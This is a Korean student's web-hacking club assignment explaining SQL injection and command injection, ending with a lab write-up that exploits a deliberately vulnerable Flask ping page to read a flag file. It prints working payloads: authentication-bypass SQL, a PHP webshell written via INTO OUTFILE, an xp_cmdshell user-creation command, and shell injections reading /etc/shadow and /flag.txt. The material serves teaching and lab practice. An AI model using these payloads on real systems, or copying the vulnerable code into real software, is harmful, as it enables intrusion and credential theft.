



케이녹 웹해킹 7회차 과제

17기 최동현 (202511688)

1. AWS (Amazon Web Service)

- AWS란?

: **AWS**는 아마존(Amazon)에서 제공하는 클라우드 컴퓨팅(Cloud Computing) 플랫폼이다.
대표적인 서비스로 **EC2(컴퓨팅)**, **S3(스토리지)**, **RDS(DB)**, **VPC(네트워크)** 등이 있습니다.



2. Injection Attack (Command, SQL)

- 주입 공격 (Injection Attack)

： **Injection Attack**은 사용자 입력값을 통해 악성 코드나 명령어를 주입하여 시스템이 의도치 않은 동작을 하도록 서버를 속이는 사이버 공격이다.

대표적으로 **SQL Injection** 및 **Command Injection** 공격 방법이 있습니다.



2-1. SQL Injection Attack

2. SQL Injection이란?

사용자의 입력값이 '순수한 데이터'로 처리되지 않고, 데이터베이스 시스템이 파싱해야 할 명령어(Code)의 일부로 해석되게 만드는 인젝션(주입) 공격이다.

Core of SQL Injection

```
# 취약한 백엔드 코드
$id = $_POST['id'];
$query = "SELECT * FROM users WHERE id = '" . $id . "'";
```

- 해커가 `id` 값으로 `admin' --` 을 입력하면, 완성되는 쿼리는 다음과 같다.
- `SELECT * FROM users WHERE id = 'admin' -- '`
- 해커의 시각: 데이터의 경계선인 싱글 쿼터(')를 강제로 닫아버리고, 뒤에 주석(--)을 붙여 기존 로직을 파괴한다. 이로써 비밀번호 검증을 무력화한다.

2-2. SQL Injection Attack (Type)

3. SQL Injection의 유형

1) Error Based SQL Injection (에러 기반)

- 원리: DB 설정 상 에러 메시지가 웹 페이지에 노출될 때 사용한다. DB 내부의 함수(`extractvalue` , `updatexml` 등)를 고의로 고장내어, 뱉어내는 에러 메시지 안에 쿼리 실행 결과(DB 버전, 테이블명 등)를 담아 추출한다.

2) Blind SQL Injection (블라인드 기반)

화면에 에러 메시지나 데이터가 전혀 출력되지 않을 때 사용하는 스무고개 방식의 공격이다.

- 원리: 자동화 스크립트(Python 등)를 짜서 한 글자씩 브루트포싱(Brute-forcing)하여 데이터베이스를 통째로 덤프(Dump) 뜯는다.

2-3. SQL Injection Attack (Impact)

4. SQL Injection의 파급력

SQLi는 웹 취약점 중에서도 가장 치명적인 **CVSS 10.0(Critical)** 급의 파급력을 가진다.

1. **Authentication Bypass (인증 우회)**: 관리자 비밀번호를 몰라도 `admin` 계정으로 로그인한다.
2. **Data Exfiltration (데이터 탈취)**: 기업의 핵심 DB(주민번호, 신용카드, 기밀문서)를 통째로 빼낸다.
3. **Data Tampering (데이터 변조/파괴)**: 결제 금액을 조작하거나, 경쟁사의 데이터를 모두 `DROP` 시켜버린다.
4. **Remote Code Execution (RCE, 원격 명령 실행)**: DB 권한을 통해 서버 OS에 접근한다.
 - 웹셸(Webshell) 업로드: `UNION SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE '/var/www/html/shell.php' --`
 - 운영체제 명령어 실행 (MSSQL): `EXEC xp_cmdshell 'net user hacker password /add';`

2-4. Command Injection Attack

Command Injection이란?

웹 애플리케이션이 사용자 입력값을 필터링 없이 시스템 셸 호출 함수(`system()`, `exec()`, `os.popen()` 등)의 인자로 그대로 전달할 때 발생하는 취약점이다.

Core of Command Injection

```
# 취약한 백엔드 코드 (Python)
target_ip = request.form['ip']
os.system("ping -c 3 " + target_ip)

# 공격자의 입력값 (메타 문자 악용)
IP = "8.8.8.8; cat /etc/shadow"
""" 완성된 명령어: ping -c 3 8.8.8.8; cat /etc/shadow """
```

- **공격자 관점:** 해커는 정상적인 입력값 뒤에 OS 셸에서 쓰이는 메타 문자(`;`, `&&`, `|`, `||`)를 덧붙여, 개발자가 의도하지 않은 악의적인 시스템 명령어가 연달아 실행되도록 조작한다. 웹셸 업로드 없이도 곧바로 RCE(원격 명령 실행)가 가능하다.


2-5. Command Injection Attack

```
81% 5% 13 GB 0.0 kB↓
1 from flask import Flask, render_template, request
  import os
  2
  3 app = Flask(__name__)
  4
  5 flag_path = "/flag.txt"
  6 with open(flag_path, "w", encoding="utf-8") as flag:
  7     flag.write("NULLBINS{" + os.urandom(32).hex() + "}")
  8
  9 @app.route('/')
10 def index():
11     return f"<h1>Welcome to Web Site</h1><p>Current path: {request.path}</p>"
12
13 @app.route('/ping', methods=['GET', 'POST'])
14 def ping():
15     ip = request.form.get("ip", "")
16     cmd = f"ping -c 1 {ip}"
17     result = os.popen(cmd).read()
18     return f"""
19         <h2>Command</h2>
20         <div class="cmd"><form action="/ping" method="POST">
21             <input type="text" name="ip" id="ip" placeholder="127.0.0.1"/><input type="submit" value="enter"/>
22         </form></div>
23         <pre>{cmd}</pre><h2>Result</h2><pre>{result}</pre>
24     """
25
26 if __name__ == '__main__':
27     app.run(host="0.0.0.0", port=5000)
```

cmd값을 os.popen(cmd).read()으로 아무런 검증없이
명령어 입력한 결과를 받아서 result에 넣게됨.
따라서 8.8.8.8: cat /flag.txt 를 하게 되면

ping -c 1 8.8.8.8 결과 후 cat /flag.txt 값을 출력하게 된다

2-6. Command Injection Attack



2-7. Command Injection Attack

192.168.10.100:5000/ping × 192.168.10.100:5000/ × +

← → ↻ 안전하지 않음 http://192.168.10.100:5000/ping

Command

127.0.0.1 enter

```
ping -c 1 dns.google; echo ""; cat -n /flag.txt
```

Result

```
PING dns.google (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=38.3 ms  
  
--- dns.google ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 38.251/38.251/38.251/0.000 ms  
  
1 NULLBINS{125a7a55a8c3d1e2a96822570b61cef9dd48b73dbea62f326a81056c5fea3c8a}
```



감사합니다

17기 최동현